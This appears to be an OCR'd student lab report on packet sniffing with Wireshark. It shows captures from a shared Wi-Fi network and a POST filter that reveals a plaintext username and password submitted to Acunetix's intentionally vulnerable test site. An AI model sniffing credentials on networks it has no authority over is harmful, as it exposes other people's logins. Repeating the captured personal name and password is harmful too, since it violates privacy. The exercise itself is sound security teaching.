File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
All interfaces shown ▾

Capture

…using this filter: Enter a capture filter …


Wi-Fi
Local Area Connection* 10
Local Area Connection* 9
Local Area Connection* 8
Bluetooth Network Connection
VMware Network Adapter VMnet8
VMware Network Adapter VMnet1
Local Area Connection* 2
Local Area Connection* 1
Ethernet 2
Adapter for loopback traffic capture
Ethernet

Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate

You are sniffing the glue that holds the Internet together using Wireshark 4.0.5 (v4.0.5-0-ge556162d8da3). You receive automatic updates.

Ready to load or capture | No Packets | Profile: Default



Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time      Source            Destination      Protocol Length Info
1257 15.357494 142.250.183.1     10.120.103.112   TCP       66 443 → 62204 [ACK] Seq=1 Ack=2 Win=257 Len=0 SLE=1 SRE=2
1258 15.364756 10.120.108.67     224.0.0.251      MDNS      82 Standard query 0x0000 PTR _googlecast._tcp.local, "QM" question
1259 15.364891 10.120.103.92     224.0.0.251      MDNS      85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QU" question
1260 15.364971 AzureWav_c7:9d:93 Broadcast        ARP       42 Who has 10.120.103.134? (ARP Probe)
1261 15.365004 10.120.112.223    239.255.255.250  SSDP     167 M-SEARCH * HTTP/1.1
1262 15.474294 10.120.104.121    224.0.0.251      MDNS     154 Standard query 0x0000 PTR _companion-link._tcp.local, "QU" question PTR _homekit._tcp.local, "QU" question PTR _sleep-proxy._udp.local, "QU" question OPT
1263 15.474499 10.120.111.76     239.255.255.250  SSDP     216 M-SEARCH * HTTP/1.1
1264 15.535659 23.64.59.136      10.120.103.112   TCP      416 [TCP Spurious Retransmission] 80 → 62249 [FIN, PSH, ACK] Seq=2921 Ack=246 Win=64256 Len=362
1265 15.535775 10.120.103.112    23.64.59.136     TCP       54 62249 → 80 [RST] Seq=246 Win=0 Len=0
1266 15.572890 10.120.102.121    239.255.255.250  UDP      698 64716 → 3702 Len=656
1267 15.572941 0.0.0.0           255.255.255.255  DHCP     342 DHCP Request  - Transaction ID 0x53a058c1
1268 15.572957 10.120.108.87     239.255.255.250  SSDP     216 M-SEARCH * HTTP/1.1
1269 15.674201 10.120.96.122     239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1270 15.674325 10.120.109.214    239.255.255.250  SSDP     216 M-SEARCH * HTTP/1.1
1271 15.674382 10.120.109.214    239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1272 15.674422 10.120.113.155    239.255.255.250  SSDP     494 NOTIFY * HTTP/1.1
1273 15.674481 10.120.96.15      239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1274 15.769118 10.120.113.225    239.255.255.250  SSDP     216 M-SEARCH * HTTP/1.1
1275 15.769199 10.120.104.121    224.0.0.251      MDNS     210 Standard query 0x0000 ANY Dhruba’s iPhone._rdlink._tcp.local, "QU" question ANY Dhrubas-iPhone.local, "QU" question SRV 0 0 49174 Dhrubas-iPhone.local AAAA fe80::8d:b216:b052:237f A 10.120.1…
1276 15.769317 10.120.102.69     239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1277 15.769354 10.120.96.43      239.255.255.250  SSDP     216 M-SEARCH * HTTP/1.1
1278 15.769396 10.120.113.131    239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1279 15.769442 10.120.96.43      239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1280 15.769515 10.120.100.248    224.0.0.251      MDNS     180 Standard query 0x0000 ANY adb-123456789 (3)._adb._tcp.local, "QU" question ANY Android-26.local, "QU" question ANY Android-26.local, "QU" question SRV 0 0 5555 Android-26.local A 10.120.100.…
1281 15.869916 10.120.99.253     224.0.0.251      MDNS      85 Standard query 0x0000 PTR _microsoft_mcc._tcp.local, "QM" question
1282 15.874559 10.120.104.132    224.0.0.252      LLMNR     86 Standard query 0xca27 PTR 63.102.120.10.in-addr.arpa
1283 15.874813 10.120.103.204    224.0.0.251      MDNS     236 Standard query 0x0000 PTR _companion-link._tcp.local, "QU" question PTR _rdlink._tcp.local, "QU" question PTR lb._dns-sd._udp.local, "QU" question PTR _spotify-social-listening._tcp.local, "…
1284 15.875192 10.120.103.204    224.0.0.251      MDNS     103 Standard query 0x0000 PTR _googlecast._tcp.local, "QU" question PTR _CC32E753._sub._googlecast._tcp.local, "QU" question
1285 15.875422 10.120.102.34     239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1286 15.875522 10.120.102.65     239.255.255.250  SSDP     217 M-SEARCH * HTTP/1.1
1287 15.929912 23.64.59.136      10.120.103.112   TCP      416 [TCP Spurious Retransmission] 80 → 62249 [FIN, PSH, ACK] Seq=2921 Ack=246 Win=64256 Len=362
```

```
> Frame 1: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface \Device\NPF_{8218A286-1871-4333-B55E-8FBD22F23386}, i
> Ethernet II, Src: MegaWell_8d:da:e1 (10:5b:ad:8d:da:e1), Dst: IPv4mcast_fc (01:00:5e:00:00:fc)
> Internet Protocol Version 4, Src: 10.120.104.132, Dst: 224.0.0.252
> User Datagram Protocol, Src Port: 60305, Dst Port: 5355
> Link-local Multicast Name Resolution (query)
```

```
0000  01 00 5e 00 00 fc 10 5b  ad 8d da e1 08 00 45 00   ··^····[ ······E·
0010  00 46 21 b8 00 00 01 11  43 f7 0a 78 68 84 e0 00   ·F!····· C··xh···
0020  00 fc eb 91 14 eb 00 32  c6 10 02 e2 00 00 00 01   ·······2 ········
0030  00 00 00 00 00 00 01 34  02 39 39 03 31 32 30 02   ·······4 ·99·120·
0040  31 30 07 69 6e 2d 61 64  64 72 04 61 72 70 61 00   10·in-ad dr·arpa·
0050  00 0c 00 01                                        ····
```

Wi-Fi: <live capture in progress> | Packets: 1287 · Displayed: 1287 (100.0%) | Profile: Default



Digital Signature, RSA Signatur
Untitled14.ipynb - Colaboratory
Wireshark · Download
Downloads
Not secure

testphp.vulnweb.com/login.php

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**


**If you are already registered please enter your login information below:**

| | |
|---|---|
| Username : | Prayag Mitaliya |
| Password : | •••••••••• |
| | login |

**You can also signup here.**
**Signup disabled. Please use the username test and the password test.**

**Warning**: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

**http.request.method==’’POST’’.**




*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.method=="POST"

No.    Time        Source          Destination    Protocol Length Info
 4318 43.011559   10.120.103.112  44.228.249.3   HTTP      730 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
11225 122.618344  10.120.103.112  44.228.249.3   HTTP      726 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
```

```
> Frame 4318: 730 bytes on wire (5840 bits), 730 bytes captured (5840 bits) on interface \Device\NPF_{8218A286-1871-4333-B55E-8FBD22F23
> Ethernet II, Src: IntelCor_70:5d:00 (60:dd:8e:70:5d:00), Dst: Cisco_c8:2a:cc (00:87:31:c8:2a:cc)
> Internet Protocol Version 4, Src: 10.120.103.112, Dst: 44.228.249.3
> Transmission Control Protocol, Src Port: 62295, Dst Port: 80, Seq: 1, Ack: 1, Len: 676
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "uname" = "Prayag Mitaliya"
  > Form item: "pass" = "prayag@123"
```

```
0000  00 87 31 c8 2a cc 60 dd  8e 70 5d 00 08 00 45 00   ··1·*·`·  ·p]···E·
0010  02 cc b5 ff 40 00 80 06  00 00 0a 78 67 70 2c e4   ····@···  ···xgp,·
0020  f9 03 f3 57 00 50 39 b6  4a d6 18 09 77 7c 50 18   ···W·P9·  J···w|P·
0030  02 01 9a 8e 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO  ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php   HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:   testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb  .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection  : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co  ntent-Le
0090  6e 67 74 68 3a 20 33 39  0d 0a 43 61 63 68 65 2d   ngth: 39  ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:   max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr  ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req  uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin  : http:/
00e0  2f 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62   /testphp  .vulnweb
00f0  2e 63 6f 6d 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   .com··Co  ntent-Ty
0100  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl  ication/
0110  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo  rm-urlen
0120  63 6f 64 65 64 0d 0a 55  73 65 72 2d 41 67 65 6e   coded··U  ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil  la/5.0 (
0140  57 69 6e 64 6f 77 73 20  4e 54 20 31 30 2e 30 3b   Windows   NT 10.0;
0150  20 57 69 6e 36 34 3b 20  78 36 34 29 20 41 70 70    Win64;   x64) App
0160  6c 65 57 65 62 4b 69 74  2f 35 33 37 2e 33 36 20   leWebKit  /537.36
0170  28 4b 48 54 4d 4c 2c 20  6c 69 6b 65 20 47 65 63   (KHTML,   like Gec
```



```
> Frame 4318: 730 bytes on wire (5840 bits), 730 bytes captured (5840 bits) on interface \Device\NPF_{8218A286-1871-4333-B55E-8FBD22F23386}, id 0
> Ethernet II, Src: IntelCor_70:5d:00 (60:dd:8e:70:5d:00), Dst: Cisco_c8:2a:cc (00:87:31:c8:2a:cc)
> Internet Protocol Version 4, Src: 10.120.103.112, Dst: 44.228.249.3
> Transmission Control Protocol, Src Port: 62295, Dst Port: 80, Seq: 1, Ack: 1, Len: 676
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "uname" = "Prayag Mitaliya"
    > Form item: "pass" = "prayag@123"
```

```
0000  00 87 31 c8 2a cc 60 dd  8e 70 5d 00 08 00 45 00   ··1·*·`· ·p]···E·
0010  02 cc b5 ff 40 00 80 06  00 00 0a 78 67 70 2c e4   ····@··· ···xgp,·
0020  f9 03 f3 57 00 50 39 b6  4a d6 18 09 77 7c 50 18   ···W·P9· J···w|P·
0030  02 01 9a 8e 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 33 39  0d 0a 43 61 63 68 65 2d   ngth: 39 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   =0··Upgr ade-Inse
00c0  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
00d0  0d 0a 4f 72 69 67 69 6e  3a 20 68 74 74 70 3a 2f   ··Origin : http:/
00e0  2f 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62   /testphp .vulnweb
00f0  2e 63 6f 6d 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   .com··Co ntent-Ty
0100  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe: appl ication/
0110  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-www-fo rm-urlen
0120  63 6f 64 65 64 0d 0a 55  73 65 72 2d 41 67 65 6e   coded··U ser-Agen
0130  74 3a 20 4d 6f 7a 69 6c  6c 61 2f 35 2e 30 20 28   t: Mozil la/5.0 (
0140  57 69 6e 64 6f 77 73 20  4e 54 20 31 30 2e 30 3b   Windows  NT 10.0;
0150  20 57 69 6e 36 34 3b 20  78 36 34 29 20 41 70 70    Win64;  x64) App
0160  6c 65 57 65 62 4b 69 74  2f 35 33 37 2e 33 36 20   leWebKit /537.36
0170  28 4b 48 54 4d 4c 2c 20  6c 69 6b 65 20 47 65 63   (KHTML,  like Gec
0180  6b 6f 29 20 43 68 72 6f  6d 65 2f 31 32 33 2e 30   ko) Chro me/123.0
```


No.: 4318 · Time: 43.011559 · Source: 10.120.103.112 · Destination: 44.228.249.3 · Protocol: HTTP · Length: 730 · Info: POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

☑ Show packet bytes


## CONCLUSION

Thus, we have successfully studied packet sniffing tools (wireshark) and explored how packets can be traced on the basis of different filters


# EXPERIMENT 11: SQL Injection



